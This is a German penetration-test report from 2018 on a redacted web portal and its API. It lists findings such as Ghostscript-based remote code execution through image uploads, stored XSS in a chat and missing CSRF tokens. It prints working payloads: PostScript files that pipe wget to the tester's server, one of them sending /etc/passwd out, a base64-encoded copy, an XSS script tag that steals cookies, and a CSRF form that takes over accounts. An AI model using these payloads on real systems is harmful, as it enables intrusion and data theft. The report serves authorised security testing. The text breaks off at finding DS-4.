Penetrationstest von REDACTED

Web- & API-Penetrationstest

Datum: 29.11.2018
Version: 1.0

mail@dsecured.com
dsecured.com

Dokumentenversion

V	DATUM	AUTHOR	KOMMENTAR
1.0	**27.11.2018**	Strobel	Initiale Version
1.1	**28.11.2018**	Strobel Fehrenbach	Sicherheitslücken & weitere Empfehlungen
1.2	**28.11.2018**	Atiyat	Korrektur & finales Feedback
1.3	**29.11.2018**	Strobel	Freigabe

Inhaltsverzeichnis

Management-Summary

Dieser Bericht fasst die Ergebnisse eines Penetrationstests auf dem Portal „REDACTED.com“ zusammen, der vom 27. bis 28. November 2018 durchgeführt wurde. Insgesamt standen hierfür 16 Stunden zur Verfügung. Im Fokus standen sowohl die Entwicklungsumgebungen der Hauptseite (dev.REDACTED.com) als auch die zugehörige API (dev-api.REDACTED.com). Eine weitere Subdomain (control.REDACTED.com) wurde nur eingeschränkt betrachtet.

Ein Penetrationstest ist eine simulierte Cyber-Attacke, mit der Schwachstellen in IT-Systemen realitätsnah aufgedeckt werden. Ziel ist es, Sicherheitslücken rechtzeitig zu erkennen, bevor sie von potentiellen Angreifern ausgenutzt werden können.

Funde

Während des Tests wurden folgende Befunde erhoben:

4	1	4	0	1
Kritischer Schweregrad	**Hoher** Schweregrad	**Mittlerer** Schweregrad	**Niedriger** Schweregrad	**Informative** Funde

Zentrale Erkenntnisse

- **Kritische Schwachstellen** wie Remote Code Execution (RCE) und gespeichertes Cross-Site Scripting (XSS) ermöglichen potenziell den vollständigen Systemzugriff.
- **Fehlende Sicherheitsmechanismen** (z. B. CSRF-Schutz, Brute-Force-Schutz) erhöhen das Risiko von unerlaubtem Kontozugriff.
- **Öffentlich zugängliche Repositories** und alte Software erleichtern Angreifern die Suche nach weiteren Angriffspunkten.

Werden diese Schwachstellen ausgenutzt, könnten Angreifer Zugriff auf vertrauliche Daten erhalten, Systemsabotage betreiben und rechtliche wie finanzielle Schäden verursachen.

Empfehlungen

- **Umgehend kritische Lücken schließen** (RCE und XSS).
- **Grundlegende Schutzmaßnahmen implementieren** (CSRF-Token, Brute-Force-Schutz).
- **Repositories und alte Komponenten sichern oder entfernen** und notwendige Updates zeitnah einspielen.
- **Ergänzende Sicherheitsprüfungen** nach der Behebung durchführen, um nachhaltigen Schutz zu gewährleisten.

Einführung

“We XXXXX free XXXXXX. Discover XXXXXX and find XXXXXXX XXXXX XXXXX.”

Quelle: https://www.REDACTED.com

Dieser Bericht dokumentiert die im Rahmen eines Penetrationstests aufgedeckten Sicherheitslücken innerhalb des Portals „REDACTED.com“.

Der Scope des Tests wurde rasch auf drei Domains eingegrenzt, nachdem verschiedene Subdomains und Systeme, die mithilfe spezieller Tools als Vorbereitung erkannt worden waren, explizit ausgeschlossen wurden (durch Entfernen der jeweiligen DNS-Einträge). Primär sollten beide Instanzen im Rahmen eines **Black-Box-Penetrationstests** untersucht werden. Der vollständige Quellcode wurde nicht bereitgestellt; lediglich kleinere Ausschnitte wurden im Testverlauf geteilt. Für den Test stand die Entwicklungsumgebung des Unternehmens zur Verfügung.

Als zeitlicher Rahmen wurden zunächst **16 Stunden** veranschlagt, mit der Option zur Aufstockung bei Bedarf. Zudem wünschte der Auftraggeber ein Vorgehen, wie es in sogenannten Bug-Bounty-Programmen üblich ist.

Die Untersuchung beider Systeme fand zwischen dem **27.11.2018 und 28.11.2018** statt. Der Geschäftsführer/Entwickler wurde während des Tests regelmäßig über den aktuellen Stand informiert. Mitunter mussten während der Testphase Probleme in der Entwicklungsumgebung auf Entwicklerseite behoben werden, um sämtliche Funktionen testen zu können.

Insgesamt konnten **10 sicherheitsrelevante Probleme** identifiziert werden. In den folgenden Abschnitten wird näher auf den Scope, die angewandte Methodik und die entdeckten Schwachstellen eingegangen. Abschließend folgt ein kurzes Fazit zum Penetrationstest.

Scope

Im Rahmen des Penetrationstests wurden im Wesentlichen die Hauptseite sowie die zugehörige API untersucht.

www.REDACTED.com

Hierbei handelt es sich um die Hauptseite von REDACTED, eine Eigenentwicklung auf Basis von PHP. Um den laufenden Betrieb nicht zu beeinträchtigen, erfolgten die Tests ausschließlich in der Entwicklungsumgebung **dev.REDACTED.com**.

api.REDACTED.com

Sowohl das Frontend der Website als auch die zugehörige App (die nicht Teil dieses Penetrationstests war) kommunizieren über eine API mit dem Backend. Diese API basiert ebenfalls weitgehend auf PHP. Die Tests fanden in der Entwicklungsumgebung **dev-api.REDACTED.com** statt, um dort verschiedene Endpoints zu überprüfen.

control.REDACTED.com

Auf dieser Subdomain befindet sich das Admin-Interface, das dem Tester nicht zugänglich war, da die Domain durch eine .htaccess geschützt ist. Die entsprechenden Zugangsdaten (inklusive der Entwicklungsumgebung **dev-control.REDACTED.com**) wurden nicht zur Verfügung gestellt. Diese Subdomain wurde daher nur sekundär berücksichtigt, war jedoch im Briefing genannt.

Methodik

Übersicht

Die folgenden Schritte wurden während des Penetrationstests durchgeführt:

- Informationssammlung
- Identifikation potenzieller Schwachstellen
- Ausnutzung der Schwachstellen (Exploitation)
- Risikobewertung der Schwachstellen
- Erstellung des Testberichts

Dieses Vorgehen orientiert sich am "OWASP Web Security Testing Guide" sowie an den Empfehlungen des Bundesamts für Sicherheit in der Informationstechnik (BSI).

Beschreibung

Da ein möglichst realistischer Angriffsszenario simuliert werden sollte (ähnlich wie in Bug-Bounty-Programmen), stellte der Auftraggeber sämtliche IP-Adressen und Subdomains der drei relevanten Systeme zur Verfügung. Mithilfe von Tools wie „massscan" und „nmap" wurden unter anderem offene Ports geprüft, auf denen potenziell interessante Dienste laufen könnten. Dabei fanden sich zum Testzeitpunkt lediglich die Ports 80 und 443 geöffnet; alle übrigen Ports waren geschlossen.

Anschließend wurden mithilfe von „Dirsearch" und eigenen sowie öffentlich verfügbaren Wortlisten (z. B. SecLists) nach „vergessenen Dateien" und Verzeichnissen gesucht. Dieses Vorgehen entspricht der „Reconnaissance-Phase" bei Penetrationstests in Bug-Bounty-Programmen.

Im nächsten Schritt erfolgte ein Black-Box-Test, der eine realistische Angriffsweise simulierte. Interessante Bereiche des GUI, die potenziellen Angreifern zugänglich wären, wurden mithilfe von Burp Suite Professional sowohl manuell als auch automatisiert überprüft. Zusätzlich wurden alle vom Auftraggeber dokumentierten API-Endpunkte getestet. Da jedoch insgesamt über 70 Endpunkte existieren, wurde gemeinsam eine Priorisierung festgelegt, um den gesetzten Zeitrahmen nicht zu überschreiten.

Da sich die Funktionslogik von Web Routes und API-Endpunkten in weiten Teilen überschneidet, konnten viele API-Funktionen bereits über das Webinterface mitgetestet werden.

Während des Tests wurden einige wenige Code-Ausschnitte (fünf PHP-Dateien) zur Einsicht an den Tester übergeben, um die grundsätzliche Programmierweise zu veranschaulichen. Stellen, die dabei potenziell problematisch erschienen, wurden ebenfalls an den Entwickler gemeldet.

Allgemeine Empfehlungen

HTTP Security Headers

Aufgefallen ist, dass keine der Seiten gängige HTTP Security Header verwendet. Diese Header unterbinden diverse Angriffe, in denen der Browser eine wichtige Rolle spielt. Das Implementieren ist einfach, es gibt im Grunde keine Nachteile. Weitere Informationen sind problemlos via Google zu finden. Empfehlungen:

- X-Frame-Options: Dieser Header definiert, ob die eigene Seite geframed werden darf. Unter anderem werden damit Clickjacking-Angriffe unterbunden. Man kann den Wert des Headers auf SAMEORIGIN stellen. Das erlaubt das Einbinden innerhalb eines frame, iframe oder object nur, wenn beide Seiten von der selben Quellseite stammen. Für REDACTED.com wäre auch DENY geeignet, da dem Tester an keiner Stelle iframes o.ä. aufgefallen sind.
- X-Content-Type-Options: Mit Hilfe dieses Headers lässt sich MIME-Sniffing unterbinden, was oft zu XSS Angriffen führen kann. NOSNIFF ist die Einstellung, die zu verwenden wäre.
- X-XSS-Protection: Mit der Einstellung “1; mode=block” lässt sich der interne XSS Auditor von modernen Browsern, wie etwa Chrome, Internet Explorer oder Safari, in neuen Versionen aktivieren. Damit werden Reflected XSS sehr effektiv unterbunden.
- Strict-Transport-Security: Mit Hilfe dieses Headers zwingt man Browser, eine Verbindung mit dem Server nur dann aufzubauen, wenn diese via SSL stattfindet. Man-in-the-Middle-Angriffe können damit enorm erschwert werden.

Content Security Policy

Im Rahmen des Tests wurden u.a. XSS gefunden. XSS werden in der Regel so ausgenutzt, dass z.B. Session-Daten an fremde Server übertragen werden. Dies lässt sich mit der Implementierung der sogenannten Content Security Policy effektiv verhindern, indem man für bestimmte Typen von Assets und Ressourcen aktiv Regeln definiert. An der Stelle sei die folgende Seite erwähnt, die das Thema ausführlich beleuchtet:
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Die Implementierung von CSP scheitert oft an verwendeten Drittanbieter-Scripten für Assets oder Werbescripten, die aktiv freigeschaltet werden müssen. Allgemein ist die CSP aber eine gute Ergänzung, wenn man ein Sicherheitskonzept - vor allem für Websites und Webapps - aufbaut.

Passwort-Felder mit autocomplete

Auf der Hauptseite gibt es ein Login-Feld, dessen autocomplete-Funktion aktiviert ist. Die Zugangsdaten werden in so einem Fall auf dem Computer des Nutzers gespeichert, vom Browser ausgelesen und automatisch eingefügt. Dieses Verhalten mag praktisch sein, sorgt

aber dafür, dass unter bestimmten Bedingungen (XSS Angriffe, Zugriff auf Software auf dem Rechner, …) ein Angreifer die Daten des Nutzers auslesen kann. Dieses Verhalten lässt sich schnell unterbinden, indem man dem Login-Feld autocomplete="off" mitgibt.

Veraltete jQuery Version

Die Seite setzt jQuery in Version **1.12.2.min** ein. Diese Version hat eine bekannte Sicherheitslücke, die ausgenutzt werden kann, wenn die verwundbare Funktion verwendet wird. Das ist bei REDACTED.com nicht der Fall. Entsprechend ist der Hinweis auf die alte Version von jQuery nur in den Empfehlungen.

Session ID via GET

Oft wird - vor allem bei autorisierten GET Requests in der API (an einigen Stellen auch innerhalb des Webinterfaces) - die valide Session ID im session_id GET Parameter übertragen. Das ist an sich keine Sicherheitslücke, kann aber schnell zu einem Problem werden, nämlich dann, wenn die URL mit der validen Session über den HTTP Referer an eine andere Seite übertragen wird. Beispielsweise wenn an irgendeiner Stelle der Seite oder der App der Nutzer einen Link auf eine externe Seite anklickt. In so einem Fall - wenn die letzte URL eine URL mit der Session ID war - landet diese URL in den Logs der externen Seite und kann dazu verwendet werden, sich in den Account auf REDACTED.com einzuloggen.

Vor allem in Apps lassen sich Token dieser Art problemlos innerhalb der HTTP Header platzieren. Hier wäre Bearer Token oder JSON Web Token ggf. ebenfalls eine deutlich bessere und sichere Implementierung!

Fehler mit HTTP-Status 500

Während des Tests ist eine php-Datei aufgefallen, die an einer interessanten Stelle einen HTTP 500 Fehler auswirkt. Der dazu verwendete Parameter nennt sich “page” und die reguläre Funktionsweise dieses Parameters impliziert, dass man es hier ggf. mit einer Local File Inclusion zu tun hat. Während des Tests konnte diese Stelle aber nicht aktiv ausgenutzt werden. Da die Zeit für diesen Penetrationstest mit 16 Stunden recht gering ausfällt, konnte nicht überproportional viel Zeit für die Analyse dieses Parameters aufgewendet werden, weshalb sie nur in den Empfehlungen auftaucht. Die Entwickler sollten sich diesen Parameter genauer anschauen.

Ein valider erfolgreicher Request (Response: HTTP 200) sieht so aus:

```
1 GET /plain.php?lang=de&tabs=1&page=privacy HTTP/1.1
```

Der problematische Fall, potentiell gefährliche (Response: HTTP 500):

```
1 GET /plain.php?lang=de&tabs=1&page=/ HTTP/1.1
```

Sicherheitslücken

Schweregrad-Bewertung

Für die Bewertung der Sicherheitslücken kommt CVSS Version 3.1 (Common Vulnerability Scoring System) zum Einsatz. Dabei handelt es sich um einen standardisierten Rahmen, mit dem die Schwere von Schwachstellen in Computersystemen und Netzwerken quantifiziert werden kann.

Die Bewertung berücksichtigt verschiedene Kriterien, darunter die potenziellen Auswirkungen auf Vertraulichkeit, Integrität und Verfügbarkeit des betroffenen Systems sowie die Ausnutzbarkeit und Komplexität des Angriffs.

SCHWEREGRAD	BESCHREIBUNG	CVSS V3.1
 **Kritisch**	Extrem hoher Schaden oder Verlust. Kann ohne Benutzereingriff ausgenutzt werden und das System stark beeinträchtigen. **Sofortiges Handeln erforderlich!**	**9.0 - 10.0**
 **Hoch**	Erheblicher Schaden oder Verlust. Ermöglicht z. B. Privilege Escalation, Zugriff auf geschützte Ressourcen, Codeausführung oder DoS. **Zeitnahe Behebung empfohlen.**	**7.0 - 8.9**
 **Mittel**	Mäßiger Schaden oder Verlust. Angriff ist schwieriger durchzuführen, kann jedoch Vertraulichkeit, Integrität oder Verfügbarkeit beeinträchtigen. **Nach kritischen und hohen Schwachstellen beheben.**	**4.0 - 6.9**
 **Niedrig**	Geringer Schaden oder Verlust. Ausnutzung meist nur unter unwahrscheinlichen Bedingungen oder mit sehr geringen Folgen. **Analyse und spätere Behebung sinnvoll.**	**0.1 - 3.9**
 **Informativ**	Kein direktes Schadenspotenzial. Keine sicherheitsrelevanten Auswirkungen. **Analyse, ob Maßnahmen nötig sind.**	**0.0**

Übersicht

SCHWEREGRAD	BESCHREIBUNG DER FUNDE	STATUS
Kritisch	DS-1: Remote Code Execution in Upload-Funktionen	offen
	DS-1.1: Web: RCE via Chatfenster (Bilderupload)	offen
	DS-1.2: API: RCE via /v1/addPicture	offen
	DS-1.3: API: RCE via /v1/addVerification	offen
	DS-2: Stored XSS im Chat	offen
Hoch	DS-3: Fehlende CSRF-Token erlauben Accountübernahme	offen
Mittel	DS-4: Fehlender Brute-Force-Schutz in den Login-Formularen	offen
	DS-5: Öffentliches SVN Repository erlaubt Einblick in die Codestruktur	offen
	DS-6: Login ohne bestätigten Account möglich	offen
	DS-7: Open Redirect Bypass	offen
Niedrig	-	-
Informativ	DS-8: SQL Injections in query.class.php	offen

DS-1: Remote Code Execution in Upload-Funktionen

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	9.9
CWE	CWE-94 - Improper Control of Generation of Code	
OWASP	A03:2021 – Injection	
Status	offen	

Innerhalb der Seite und des API gibt es einige Stellen, über die ein Nutzer Dateien - vor allem Bilder - hochladen kann. Da der Tester es hier mit einer PHP Anwendung zu tun hat, liegt nahe, dass ImageMagick oder GD bzw. deren PHP Wrapperfunktionen verwendet werden. Die bildverarbeitenden Funktionen bzw. die eigentlich genutzte Software (beispielsweise GDLib oder ImageMagick) neigen dazu, verwundbar zu sein - siehe hierzu “ImageTragick” und CVE-2017-8291.

An zwei Stellen wurden Remote Command Execution-Lücken gefunden, deren Basis die Verarbeitung von Ghostscript-Dateien ist (CVE-2017-8291)

Vermutlich verwendet der Server eine veraltete ImageMagick- und/oder Ghostscript-Bibliothek.

Im Folgenden werden die relevanten HTTP POST Requests aufs Wesentliche gekürzt, um die Lesbarkeit so hoch wie möglich zu halten.

DS-1.1: Web: RCE via Chatfenster (Bilderupload)

Schickt man einen manipulierten Request an den Server, wird dieser ausgeführt. Exemplarisch sieht man im Folgenden so einen Request. Unnötige Header wurden zwecks Übersicht entfernt:

```
1  POST /ajax.php HTTP/1.1
2  Host: dev.REDACTED.com
3  Content-Type: multipart/form-data;
   boundary=---------------------------265001916915724
4  Cookie: PHPSESSID=0jjjkbndn708nbaqhjxxxxx
5
6  ---------------------------265001916915724
```

```
7  Content-Disposition: form-data; name="action”
8  sendMessage
9  -----------------------------265001916915724
10 Content-Disposition: form-data; name="file"; filename="DwIdRVSEGsSleep6bfY.eps"
11 Content-Type: image/jpeg
12
13 %!PS
14 userdict /setpagedevice undef
15 legal
16 null restore } stopped { pop } if
17 legal
18 mark /OutputFile (%pipe%wget xxxxx:8089) currentdevice putdeviceprops
19 -----------------------------265001916915724--
```

Von Interesse ist der fett markierte Linux-Befehl, der einen GET-Befehl an den Testserver des Testers schickt. Das Interessante hierbei ist, dass nicht jeder Request erfolgreich ist. Der Grund hierfür lässt sich ohne Quellcode schwer beurteilen. Es liegt aber die Vermutung nahe, dass irgendwo im Backend die hochgeladenen Dateien verarbeitet werden - mal geschieht das sehr schnell, mal deutlich verzögert. Mit Hilfe von z.B. Burp Intruder oder Burp Repeater lassen sich die identischen Requests schnell hintereinander schicken. Etwa jeder 5. bis 10. Requests bekommt eine HTTP 500-Antwort, die zeigt, dass etwas schief gelaufen ist. Parallel sieht der Tester Folgendes auf seinem Testserver (es wird ein simpler Python Server verwendet, der auf Port 8089 alle Anfragen beantwortet und entgegennimmt):


```
root@v27964:/var/www/html/python# plisten
http://[redacted]089/
Serving HTTP on 0.0.0.0 port 8089 ...
[redacted] - - [27/Nov/2018 17:33:57] "GET / HTTP/1.1" 200 -
```

Die gezeigte IP Adresse lässt sich dem Auftraggeber zuordnen. Um den Angriff zu verdeutlichen, wurde der oben gezeigte Linux Befehl insofern erweitert, als dass er via POST den Inhalt der /etc/passwd an den Angreifer schickte.

```
9  -----------------------------265001916915724
10 Content-Disposition: form-data; name="file"; filename="DwIdRVSEGsSleep6bfY.eps"
```

```
Content-Type: image/jpeg

%!PS
userdict /setpagedevice undef
legal
null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%wget --post-file /etc/passwd XXXXXXXX:8089) currentdevice putdeviceprops
----------------------------265001916915724--
```

Das Ergebnis erscheint nun prompt im netcat Listener:



Der Angreifer kann beliebige Befehle auf dem Amazon AWS/EC2-Server ausführen. Hierbei wäre zu erwähnen, dass man vermutlich das interne Metadata API von AWS erreichen und sich über die bekannten Endpoints die Secret-Keys zur AWS Instanz ausgeben lassen kann.

DS-1.2: API: RCE via /v1/addPicture

Hier funktioniert es sehr ähnlich. Die Daten werden aber über php://input vom Server entgegengenommen und via base64_decode dekodiert. Anschließend müssen sie in ImageMagick o.ä. weiterverarbeitet werden.

Der dazugehörige Request sieht folgendermaßen aus - auch hier wurden unwichtige HTTP Header entfernt:

```
1 POST /v1/addPicture?session_id=7c2cb926112a0d758f7f9xxxxx HTTP/1.1
```

```
Host: dev-api.REDACTED.com
Content-Type: application/x-www-form-urlencoded

JSFQUwp1c2VyZGljdCAvc2V0cGFnZWRldmljZSB1bmRlZgpsZWdhbAp7IG51bGwgcmVzd
G9yZSB9IHN0b3BwZWQgeyBwb3AgfSBpZgpsZWdhbAptYXJrIC9PdXRwdXRGaWxlICglc
GlwZSV3Z2V0IHh4eHh4eHh4OjgwODgpIGN1cnJlbnRkZXZpY2UgcHV0ZGV2aWNlcHJvc
HM=
```

Der gezeigte base64-String entspricht etwa dem gleichen Payload, wie in der ersten RCE (RCE via Chatfenster). Auch hier ist es also ein GhostScript Code, der für die RCE verantwortlich ist.


DS-1.3: API: RCE via /v1/addVerification

Die letzte Stelle ist der API-Endpoint, der für die Verifikation der Nutzer via App verantwortlich zu sein scheint. Auch hier gibt es ähnliches Verhalten.

```
POST /v1/addVerification?session_id=dee7b31bc59c7cb49054f2exxxxx HTTP/1.1
Host: dev-api.REDACTED.com
Content-Type: application/x-www-form-urlencodedContent-Type:
multipart/form-data; boundary=--------------------------265001916915724

----------------------------265001916915724
Content-Disposition: form-data; name="session_id"

dee7b31bc59c7cb49054f2exxxxxxxx
----------------------------265001916915724
Content-Disposition: form-data; name="file"; filename="z.zip.phar.jpg"
Content-Type: image/jpeg

%!PS
userdict /setpagedevice undef
legal
```

```
16 { null restore } stopped { pop } if
17 legal
18 mark /OutputFile (%pipe%wget xxxxxxxxxxx:8089/addVerification) currentdevice
19 putdeviceprops
20 ----------------------------265001916915724--
```

Die Antwort sieht auch hier wieder ähnlich aus - nur, dass der Tester jetzt versucht auf eine unbekannte Route zuzugreifen, entsprechend antwortet der Testserver mit HTTP 404:



DS-2: Stored XSS im Chat

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:L	9.6
CWE	CWE-79 - Improper Neutralization of Input During Web Page Generation	
OWASP	A03:2021 – Injection (XSS)	
Status	offen	

Die Nachrichten, die sich Nutzer innerhalb des Chats schicken, werden ungefiltert wiedergegeben. Das erlaubt ebenfalls das Verschicken von Nachrichten in Form von HTML Code. Dieser wird sowohl beim Versender als auch Empfänger gerendert, was einer Stored XSS gleicht.


Während des Tests wurde von einem Testaccount an einen anderen Testaccount die folgende Nachricht verschickt:

```
1 Hi<script src=https://damian89.xss.ht></script>
```

Hierbei wurde zum Testen der Dienst XSS Hunter (in Absprache mit dem Kunden) verwendet. Dieser konnte auf beiden Seiten (Sender, Empfänger) das Ausführen des Javascript-Codes melden. Dabei wurden die Cookies des Empfängers geklaut, ein Screenshot der Seite gemacht, der Quellcode, die IP des Opfers etc. pp. an den Angreifer geschickt.

Hiermit wäre das Übernehmen eines Accounts von jedem Chatpartner problemlos möglich.

Screenshot eines `alert(document.cookie)`, das innerhalb des Chatfensters ausgeführt wurde:



DS-3: Fehlende CSRF-Token erlauben Accountübernahme

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:H/A:L	7.6
CWE	CWE-352 - Cross-Site Request Forgery (CSRF)	
OWASP	A01:2021 – Broken Access Control	
Status	offen	

Die Website verwendet an keiner Stelle CSRF Token. Die valide Session wird im Cookie PHPSESSID gespeichert, entsprechend einfach ist es, Daten von eingeloggten Nutzern zu ändern, wenn sich diese auf einer anderen Seite bewegen. Ein simpler CSRF PoC Code wäre der folgende:

```
1  <html>
2   <body>
3    <script>history.pushState('', '', '/')</script>
4    <form action="https://dev.REDACTED.com/settings/email" method="POST">
5    <input type="hidden" name="mail" value="xxx&#43;col12&#64;gmail&#46;com"
/>
6    <input type="submit" value="Submit request" />
7    </form>
8   </body>
9  </html>
```

Code dieser Art ändert die E-Mail-Adresse des Nutzers. Daraufhin bekommt diese neue E-Mail-Adresse den Bestätigungscode, kann sich bestätigen und anschließend den Account zurücksetzen.

DS-4: Fehlender Brute-Force-Schutz in den Login-Formularen


CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N	5.8
CWE	CWE-307 - Improper Restriction of Excessive Authentication Attempts	
OWASP	A07:2021 – Identification and Authentication Failures	
Status	offen	

